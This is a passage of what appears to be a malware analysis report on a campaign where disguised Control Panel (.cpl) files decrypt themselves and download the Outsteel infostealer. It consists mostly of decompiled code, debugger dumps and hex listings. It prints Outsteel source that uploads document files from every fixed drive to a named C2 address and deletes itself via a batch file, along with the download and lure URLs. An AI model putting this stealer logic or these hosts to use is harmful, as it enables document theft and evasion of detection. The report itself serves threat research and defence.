  puVar7 = (ulonglong *)(in_stack_00000000 + 0x11b);
  uVar4 = unaff_RDI >> 0x20;
  lVar6 = unaff_RDI << 0x20;
  puVar5 = auStack16;
  puVar1 = (ulonglong *)(in_stack_00000000 + 0x675);
  uVar8 = 0;
  do {
    *(longlong *)(puVar5 + -8) = lVar6;
    lVar6 = *(longlong *)(puVar5 + -8);
    uVar8 = uVar8 * 0x4a675f7 + 0x67d5a4f;
    *puVar7 = *puVar7 ^ uVar8;
    puVar7 = puVar7 + 1;
    *(undefined8 *)(puVar5 + -8) = in_RAX;
    uVar3 = *(undefined8 *)(puVar5 + -8);
    *(undefined8 *)(puVar5 + -8) = param_2;
    param_2 = *(undefined8 *)(puVar5 + -8);
    uVar2 = (longlong)puVar7 - (longlong)puVar1;
    *(ulonglong *)(puVar5 + -8) =
         (ulonglong)((param_1 & 0x4000) != 0) * 0x4000 |
         (ulonglong)SBORROW8((longlong)puVar7,(longlong)puVar1) * 0x800 |
         (ulonglong)((param_1 & 0x400) != 0) * 0x400 | (ulonglong)((param_1 & 0
         (ulonglong)((param_1 & 0x100) != 0) * 0x100 | (ulonglong)((longlong)uV
         (ulonglong)(uVar2 == 0) * 0x40 | (ulonglong)((param_1 & 0x10) != 0) *
         (ulonglong)((POPCOUNT(uVar2 & 0xff) & 1U) == 0) * 4 | (ulonglong)(puVa
         (ulonglong)((param_1 & 0x200000) != 0) * 0x200000 |
         (ulonglong)((param_1 & 0x40000) != 0) * 0x40000;
    *(undefined8 *)(puVar5 + -0x10) = uVar3;
    in_RAX = *(undefined8 *)(puVar5 + -0x10);
    uVar9 = *(uint *)(puVar5 + -8);
    *(undefined8 *)(puVar5 + -0xc) = unaff_RBX;
    *(ulonglong *)(puVar5 + -0x14) =
         (ulonglong)((uVar9 & 0x4000) != 0) * 0x4000 | (ulonglong)((uVar9 & 0x8
         (ulonglong)((uVar9 & 0x400) != 0) * 0x400 | (ulonglong)((uVar9 & 0x200
         (ulonglong)((uVar9 & 0x100) != 0) * 0x100 | (ulonglong)((uVar9 & 0x80)
         (ulonglong)((uVar9 & 0x40) != 0) * 0x40 | (ulonglong)((uVar9 & 0x10) !
         (ulonglong)((uVar9 & 4) != 0) * 4 | (ulonglong)((uVar9 & 1) != 0) |
         (ulonglong)((uVar9 & 0x200000) != 0) * 0x200000 |
         (ulonglong)((uVar9 & 0x40000) != 0) * 0x40000;
    *(ulonglong *)(puVar5 + -0x1c) = uVar4;
    *(ulonglong *)(puVar5 + -0x24) = uVar4;
    uVar4 = *(ulonglong *)(puVar5 + -0x1c);
    param_1 = *(uint *)(puVar5 + -0x14);
    unaff_RBX = *(undefined8 *)(puVar5 + -0x10);
    puVar5 = puVar5 + -8;
  } while ((param_1 & 1) != 0);
```




```
RIP  000000005C221BDB   48:81EC 98130000        sub rsp,1398
     000000005C221BE2   E8 12000000             call a31.5C221BF9
     000000005C221BE7   6B00 65                 imul eax,dword ptr ds:[rax],65       eax:"İW\x01", rax:"İW\x01"
     000000005C221BEA   0072 00                 add byte ptr ds:[rdx],dh             rdx:"MZ"
     000000005C221BED   6E                      outsb
     000000005C221BEE   0065 00                 add byte ptr ss:[rbp],ah
     000000005C221BF1   6C                      insb
     000000005C221BF2   0033                    add byte ptr ds:[rbx],dh
     000000005C221BF4   0032                    add byte ptr ds:[rdx],dh             rdx:"MZ"
     000000005C221BF6   0000                    add byte ptr ds:[rax],al             rax:"İW\x01"
     000000005C221BF8   0059 E8                 add byte ptr ds:[rcx-18],bl
     000000005C221BFB   41:04 00                add al,0
     000000005C221BFE   0048 89                 add byte ptr ds:[rax-77],cl
     000000005C221C01   C3                      ret
     000000005C221C02   E8 0D000000             call a31.5C221C14
     000000005C221C07   4C:6F                   outsd
     000000005C221C09   61                      ???
     000000005C221C0A   644C:6962 72 6172795    imul r12,qword ptr fs:[rdx+72],57797261   r12:L"\"C:\\Users\\IEUser\\Desktop\\a31.dll", rdx+7
     000000005C221C13   005A 48                 add byte ptr ds:[rdx+48],bl
     000000005C221C16   89D9                    mov ecx,ebx
     000000005C221C18   E8 9F040000             call a31.5C2220BC
     000000005C221C1D   49:89C7                 mov r15,rax                          rax:"İW\x01"
     000000005C221C20   E8 0F000000             call a31.5C221C34
     000000005C221C25   4765:74 50              je a31.5C221C79
     000000005C221C29   72 6F                   jb a31.5C221C9A
     000000005C221C2B   6341 64                 movsxd eax,dword ptr ds:[rcx+64]     eax:"İW\x01"
     000000005C221C2E   64:72 65                jb a31.5C221C96
     000000005C221C31   73 73                   jae a31.5C221CA6
     000000005C221C33   005A 48                 add byte ptr ds:[rdx+48],bl
     000000005C221C36   89D9                    mov ecx,ebx
     000000005C221C38   E8 7F040000             call a31.5C2220BC
     000000005C221C3D   48:89C6                 mov rsi,rax                          rax:"İW\x01"
     000000005C221C40   E8 1A000000             call a31.5C221C5F

rsp=000000B2A258F458 "Ï;ÉÞ÷\x7F"

.text:000000005C221BDB a31.dll:$1BDB #FDB
```

```
RAX     000000005C22190B     "İW\x01"
RBX     0000000000000000
RCX     00000000002203DA
RDX     00007FF7DEC90000     "MZ"
RBP     000000B2A258F560     "€,À¤s\x02"
RSP     000000B2A258F458     "Ï;ÉÞ÷\x7F"
RSI     00000000002203DA
RDI     0000000000000000

R8      000000005C22213B     a31.000000005C22213B
R9      000000000000000A
R10     000000000B844321
R11     FFFFFFFFFFFFFFFF
R12     00000273A49ABAD0     L"\"C:\\Users\\IEUser\\Desktop\\a31.dll"
R13     6CC525FD6D360130
R14     000000005C222135     a31.000000005C222135
R15     FFFFFFFFFFFFFFFF

RIP     000000005C221BDB     a31.000000005C221BDB

RFLAGS    0000000000000304
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

Default (x64 fastcall)
1: rcx 00000000002203DA
2: rdx 00007FF7DEC90000 "MZ"
3: r8 000000005C22213B a31.000000005C22213B
4: r9 000000000000000A
5: [rsp+28] 000000B2A258F4B8 &"MZ€"
```

```
Address           Hex                                                ASCII
000000005C221BDB  48 81 EC 98 13 00 00 E8 12 00 00 00 6B 00 65 00  H.ì....è....k.e.
000000005C221BEB  72 00 6E 00 65 00 6C 00 33 00 32 00 00 00 59 E8  r.n.e.l.3.2...Yè
000000005C221BFB  41 04 00 00 48 89 C3 E8 0D 00 00 00 4C 6F 61 64  A...H.Ãè....Load
000000005C221C0B  4C 69 62 72 61 72 79 57 00 5A 48 89 D9 E8 9F 04  LibraryW.ZH.Ùè..
000000005C221C1B  00 00 49 89 C7 E8 0F 00 00 00 47 65 74 50 72 6F  ..I.Çè....GetPro
000000005C221C2B  63 41 64 64 72 65 73 73 00 5A 48 89 D9 E8 7F 04  cAddress.ZH.Ùè..
000000005C221C3B  00 00 48 89 C6 E8 1A 00 00 00 45 78 70 61 6E 64  ..H.Æè....Expand
000000005C221C4B  45 6E 76 69 72 6F 6E 6D 65 6E 74 53 74 72 69 6E  EnvironmentStrin
000000005C221C5B  67 73 57 00 5A 48 89 D9 FF D6 49 C7 C0 04 01 00  gsW.ZH.ÙÿÖIÇÀ...
000000005C221C6B  00 48 8D 54 24 74 E8 2C 00 00 00 25 00 50 00 55  .H.T$tè,...%.P.U
000000005C221C7B  00 42 00 4C 00 49 00 43 00 25 00 5C 00 73 00 76  .B.L.I.C.%.\.s.v
000000005C221C8B  00 63 00 68 00 6F 00 73 00 74 00 73 00 2E 00 65  .c.h.o.s.t.s...e
000000005C221C9B  00 78 00 65 00 00 00 59 FF D0 E8 0C 00 00 00 43  .x.e...YÿÐè....C
000000005C221CAB  72 65 61 74 65 46 69 6C 65 57 00 5A 48 89 D9 FF  reateFileW.ZH.Ùÿ
000000005C221CBB  D6 48 C7 44 24 30 00 00 00 00 48 C7 44 24 28 80  ÖHÇD$0....HÇD$(.
000000005C221CCB  00 00 00 48 C7 44 24 20 02 00 00 00 49 C7 C1 00  ...HÇD$ ....IÇÁ.
000000005C221CDB  00 00 00 49 C7 C0 01 00 00 00 40 C7 C2 00 00 00  ...IÇÀ....@ÇÂ...
000000005C221CEB  C0 48 8D 4C 24 74 FF D0 48 89 84 24 7C 02 00 00  ÀH.L$tÿÐH..$|...
000000005C221CFB  E8 10 00 00 00 57 00 69 00 6E 00 48 00 74 00 74  è....W.i.n.H.t.t
000000005C221D0B  00 70 00 00 00 59 49 FF D7 48 89 C5 E8 0C 00 00  .p...YIÿ×H.Åè...
000000005C221D1B  00 57 69 6E 48 74 74 70 4F 70 65 6E 00 5A 48 89  .WinHttpOpen.ZH.
000000005C221D2B  C1 FF D6 48 C7 44 24 20 00 00 00 00 49 C7 C1 00  ÁÿÖHÇD$ ....IÇÁ.
000000005C221D3B  00 00 00 49 C7 C0 00 00 00 00 48 C7 C2 00 00 00  ...IÇÀ....HÇÂ...
000000005C221D4B  00 48 C7 C1 00 00 00 00 FF D0 49 89 C4 E8 0F 00  .HÇÁ....ÿÐI.Äè..
000000005C221D5B  00 00 57 69 6E 48 74 74 70 43 6F 6E 6E 65 63 74  ..WinHttpConnect
000000005C221D6B  00 5A 48 89 E9 FF D6 49 C7 C1 00 00 00 00 49 C7  .ZH.éÿÖIÇÁ....IÇ
000000005C221D7B  C0 BB 01 00 00 E8 14 00 00 00 73 00 74 00 75 00  À»...è....s.t.u.
000000005C221D8B  6E 00 2E 00 73 00 69 00 74 00 65 00 00 00 5A 4C  n...s.i.t.e...ZL
000000005C221D9B  89 E1 FF D0 49 89 C4 E8 13 00 00 00 57 69 6E 48  .áÿÐI.Äè....WinH
000000005C221DAB  74 74 70 4F 70 65 6E 52 65 71 75 65 73 74 00 5A  ttpOpenRequest.Z
000000005C221DBB  48 89 E9 FF D6 48 C7 44 24 30 00 00 80 00 48 C7  H.éÿÖHÇD$0....HÇ
000000005C221DCB  44 24 28 00 00 00 00 48 C7 44 24 20 00 00 00 00  D$(....HÇD$ ....
000000005C221DDB  49 C7 C1 00 00 00 00 E8 1C 00 00 00 2F 00 7A 00  IÇÁ....è..../.z.
000000005C221DEB  65 00 70 00 6F 00 6B 00 31 00 30 00 31 00 2E 00  e.p.o.k.1.0.1...
000000005C221DFB  65 00 78 00 65 00 00 00 41 58 E8 08 00 00 00 47  e.x.e...AXè....G
000000005C221E0B  00 45 00 54 00 00 00 5A 4C 89 E1 FF D0 49 89 C4  .E.T...ZL.áÿÐI.Ä
000000005C221E1B  E8 13 00 00 00 57 69 6E 48 74 74 70 53 65 6E 64  è....WinHttpSend
000000005C221E2B  52 65 71 75 65 73 74 00 5A 48 89 E9 FF D6 48 C7  Request.ZH.éÿÖHÇ
```

```
000000B2A258F458  00007FF7DEC93BCF  return to rundll32.00007FF7DEC93BCF from ???
000000B2A258F460  0000000000000000
000000B2A258F468  00000000002203DA
000000B2A258F470  0000000000000000
000000B2A258F478  0000000000000000
000000B2A258F480  000000B2A258F4B8  &"MZ€"
000000B2A258F488  000000B2A258F4E0  &"İW\x01"
000000B2A258F490  000000B2A258F4C0
000000B2A258F498  00007FFF8BCB884A  return to ntdll.00007FFF8BCB884A from ntdll.00007FFF8BCB8E1
000000B2A258F4A0  00000273A49ABAD2  L"C:\\Users\\IEUser\\Desktop\\a31.dll"
000000B2A258F4A8  0000027300000000
000000B2A258F4B0  00000273A49ABB18
000000B2A258F4B8  000000005C220000  a31.000000005C220000
000000B2A258F4C0  0000000000000000
000000B2A258F4C8  00000273A49ABB14
000000B2A258F4D0  10FB6E3600000001
000000B2A258F4D8  0000027300000108
000000B2A258F4E0  000000005C22190B  a31.000000005C22190B
000000B2A258F4E8  0000027314070013
000000B2A258F4F0  0000000000000001
000000B2A258F4F8  00007FFF8BC705A3  return to ntdll.00007FFF8BC705A3 from ntdll.00007FFF8BCA567
000000B2A258F500  00000273A4C02C70
000000B2A258F508  00007FFF8BCE99A0  ntdll.00007FFF8BCE99A0
000000B2A258F510  00000273A4C00000
000000B2A258F518  0000000014070013
000000B2A258F520  0000000000000100
000000B2A258F528  00007FFF8BCB85EB  return to ntdll.00007FFF8BCB85EB from ntdll.00007FFF8BBC1D9
000000B2A258F530  00000273A4C00000
000000B2A258F538  0000000050000061
000000B2A258F540  0000000000000000
000000B2A258F548  0000000050000061
000000B2A258F550  0000000000000101
000000B2A258F558  0000000000000100
000000B2A258F560  00000273A4C02C80
000000B2A258F568  0000000000000000
000000B2A258F570  00000273A4C02C80
000000B2A258F578  00007FFF8BC5CB48  return to ntdll.00007FFF8BC5CB48 from ntdll.00007FFF8BCB84E
000000B2A258F580  00000273A4C00000
000000B2A258F588  0000000050000061
000000B2A258F590  00000273A4C00000
```


Indeed dumping the process the visual of the code is equals to the previous one.



```
5c221bd5 5b          POP      RBX
5c221bd6 5b          POP      RBX
5c221bd7 9d          POPFD
5c221bd8 59          POP      param_1
5c221bd9 72 a1       JC       LAB_5c221b7c
5c221bdb 48 81 ec    SUB      RSP,0x1398
         98 13 00 00
5c221be2 e8 12 00    CALL     SUB_5c221bf9
         00 00
5c221be7 6b          ??       6Bh    k
5c221be8 00          ??       00h
5c221be9 65          ??       65h    e
5c221bea 00          ??       00h
5c221beb 72          ??       72h    r
5c221bec 00          ??       00h
5c221bed 6e          ??       6Eh    n
5c221bee 00          ??       00h
5c221bef 65          ??       65h    e
5c221bf0 00          ??       00h
5c221bf1 6c          ??       6Ch    l
5c221bf2 00          ??       00h
5c221bf3 33          ??       33h    3
5c221bf4 00          ??       00h
5c221bf5 32          ??       32h    2
5c221bf6 00          ??       00h
5c221bf7 00          ??       00h
5c221bf8 00          ??       00h

                     **************************************************************
                     *                          SUBROUTINE                        *
                     **************************************************************
                     SUB_5c221bf9                          XREF[1]:    FUN_5c221ac0:5
5c221bf9 59          POP      RCX
5c221bfa e8 41 04    CALL     FUN_5c222040                            longlong F
         00 00
5c221bff 48 89 c3    MOV      RBX,RAX
5c221c02 e8 0d 00    CALL     FUN_5c221c14                            undefined F
         00 00
5c221c07 4c 6f 61    ds       "LoadLibraryW"
         64 4c 69
         62 72 61 ...
```

The *LorecCPL* will download from "*stun.site/zepok101.exe*" the *Outsteel* infostealer, with hash *dbc9c8a492ae270bb7ed845680b81b94483ab585*, packaged with the *ASProtect* tool .

After decompressing and unpacking it, the "*Outsteel*" infostealer was found to exfiltrate documents on C2: "*hxxp://185.244.41.109:8080/upld/*"



```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.csv;*.rtf;*.doc;*.docx;*.docm;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*.xlsm;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```


Outsteel snippet code

Belonging to the same campaign, for the same infection chain and period there is another archive, with hash *66117493eed35fbd3824e35971b0919190cd1de7*, hosted at the following URL:
"*hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar*".

This RAR file containing the usual *LorecCPL* file inside, with hash *d0f1518db54f280dde5008404a2750641e76ceb2*, named "*ТЛФ информ ВРУ.docx.cpl*".

The *LorecCPL* file, just like the previous one, starts decrypting its payload and then acts like the previous downloading the *Outsteel* ASPRotected.


LorecCPL file before decryption:



```
Listing:  c8e3869f431937f4db3bbb3...

04b72f0b 81                ??          81h
04b72f0c ef                ??          EFh
04b72f0d 10                ??          10h
04b72f0e 4e                ??          4Eh     N
04b72f0f 00                ??          00h
04b72f10 00                ??          00h
04b72f11 81                ??          81h
04b72f12 c6                ??          C6h
04b72f13 c1                ??          C1h
04b72f14 0d                ??          0Dh
04b72f15 00                ??          00h
04b72f16 00                ??          00h
04b72f17 5e                ??          5Eh     ^
04b72f18 5e                ??          5Eh     ^
04b72f19 5f                ??          5Fh     _
04b72f1a 9d                ??          9Dh

                       LAB_04b72f1b+2
                       LAB_04b72f1b
04b72f1b 48 39 cb          CMP         RBX,RCX
04b72f1e 0f 82 7a          JC          LAB_04b72e9e
         ff ff ff
04b72f24 7f f7             JG          LAB_04b72f1b+2
04b72f26 c6                ??          C6h
04b72f27 88                ??          88h
04b72f28 12                ??          12h
04b72f29 00                ??          00h
04b72f2a 00                ??          00h
04b72f2b e8                ??          E8h
04b72f2c 56                ??          56h     V
04b72f2d 54                ??          54h     T
04b72f2e 26                ??          26h     &
04b72f2f 89                ??          89h
04b72f30 33                ??          33h     3
04b72f31 9f                ??          9Fh
04b72f32 c5                ??          C5h
04b72f33 03                ??          03h
04b72f34 11                ??          11h
04b72f35 f8                ??          F8h
04b72f36 5b                ??          5Bh     [
04b72f37 91                ??          91h
04b72f38 ab                ??          ABh
04b72f39 94                ??          94h
04b72f3a f3                ??          F3h
04b72f3b 42                ??          42h     B
04b72f3c db                ??          DBh
```

```
Decompile: FUN_04b72e19 - (c8e3869f431937f4db3bbb34b0bb4afa3d7e6982...

  undefined *puVar3;
  undefined8 unaff_RSI;
  bool bVar4;
  byte in_AF;
  byte in_TF;
  byte in_IF;
  bool bVar5;
  byte in_NT;
  byte in_AC;
  byte in_VIP;
  byte in_ID;
  uint uVar6;
  longlong in_stack_00000000;
  uint auStack12 [3];

  puVar2 = (ulonglong *)(in_stack_00000000 + 0x1a7);
  uVar6 = (uint)(in_NT & 1) * 0x4000 | (uint)(in_IF & 1) * 0x200 | (uint)(in_TF & 1) * 0x100 |
          (uint)((longlong)puVar2 < 0) * 0x80 | (uint)(in_AF & 1) * 0x10 |
          (uint)(in_ID & 1) * 0x200000 | (uint)(in_VIP & 1) * 0x100000 | (uint)(in_AC & 1) * 0x
  ;
  puVar3 = &stack0x00000004;
  uVar1 = 0;
  do {
    uVar1 = uVar1 * 0x1cdeabdb + 0x202a7637;
    *puVar2 = *puVar2 ^ uVar1;
    bVar4 = (ulonglong *)0xfffffffffffffff7 < puVar2;
    bVar5 = SCARRY8((longlong)puVar2,8);
    puVar2 = puVar2 + 1;
    *(ulonglong *)(puVar3 + -8) =
         (ulonglong)((uVar6 & 0x4000) != 0) * 0x4000 | (ulonglong)bVar5 * 0x800 |
         (ulonglong)((uVar6 & 0x400) != 0) * 0x400 | (ulonglong)((uVar6 & 0x200) != 0) * 0x200
         (ulonglong)((uVar6 & 0x100) != 0) * 0x100 | (ulonglong)((longlong)puVar2 < 0) * 0x80
         (ulonglong)(puVar2 == (ulonglong *)0x0) * 0x40 | (ulonglong)((uVar6 & 0x10) != 0) * 0x
         (ulonglong)((POPCOUNT((ulonglong)puVar2 & 0xff) & 1U) == 0) * 4 | (ulonglong)bVar4 |
         (ulonglong)((uVar6 & 0x200000) != 0) * 0x200000 |
         (ulonglong)((uVar6 & 0x40000) != 0) * 0x40000;
    *(undefined8 *)(puVar3 + -0x10) = unaff_RSI;
    unaff_RSI = *(undefined8 *)(puVar3 + -0x10);
    uVar6 = *(uint *)(puVar3 + -8);
    puVar3 = puVar3 + -4;
  } while (puVar2 < (ulonglong *)(in_stack_00000000 + 0x6efU));
  if ((longlong)puVar2 <= (longlong)(ulonglong *)(in_stack_00000000 + 0x6efU)) {
                    /* WARNING: Bad instruction - Truncating control flow here */
    halt_baddata();
  }
  return;
}
```


LorecCPL file after decryption:



```
Listing:  c8e_dump_64.dll

                       LAB_5c222f1b                                   XREF[1]:     5c222e01(j)
5c222f1b 48 39 cb          CMP         RBX,param_1
5c222f1e 0f 82 7a          JC          LAB_5c222e9e
         ff ff ff
5c222f24 48 81 ec          SUB         RSP,0x12a8
         a8 12 00 00
5c222f2b e8 12 00          CALL        FUN_5c222f42                                  undefined FUN_5c222f
         00 00
5c222f30 6b 00 65          unicode     u"kernel32"
         00 72 00
         6e 00 65 ...

                       **************************************************************
                       *                          FUNCTION                          *
                       **************************************************************
                       undefined __fastcall FUN_5c222f42(undefined8 param_1, un...
     undefined            AL:1           <RETURN>
     undefined8           RCX:8          param_1
     undefined2           DX:2           param_2
                       FUN_5c222f42                                   XREF[1]:     FUN_5c222e19:5c222f2b(c
5c222f42 59                POP         param_1
5c222f43 e8 2f 04          CALL        FUN_5c223377                                  longlong FUN_5c22337
         00 00
5c222f48 48 89 c3          MOV         RBX,RAX
5c222f4b e8 0d 00          CALL        FUN_5c222f5d                                  undefined FUN_5c222f
         00 00
5c222f50 4c 6f 61          ds          "LoadLibraryA"
         64 4c 69
         62 72 61 ...

                       **************************************************************
                       *                          FUNCTION                          *
                       **************************************************************
                       undefined __fastcall FUN_5c222f5d(void)
     undefined            AL:1           <RETURN>
                       FUN_5c222f5d                                   XREF[1]:     FUN_5c222f42:5c222f4b(c
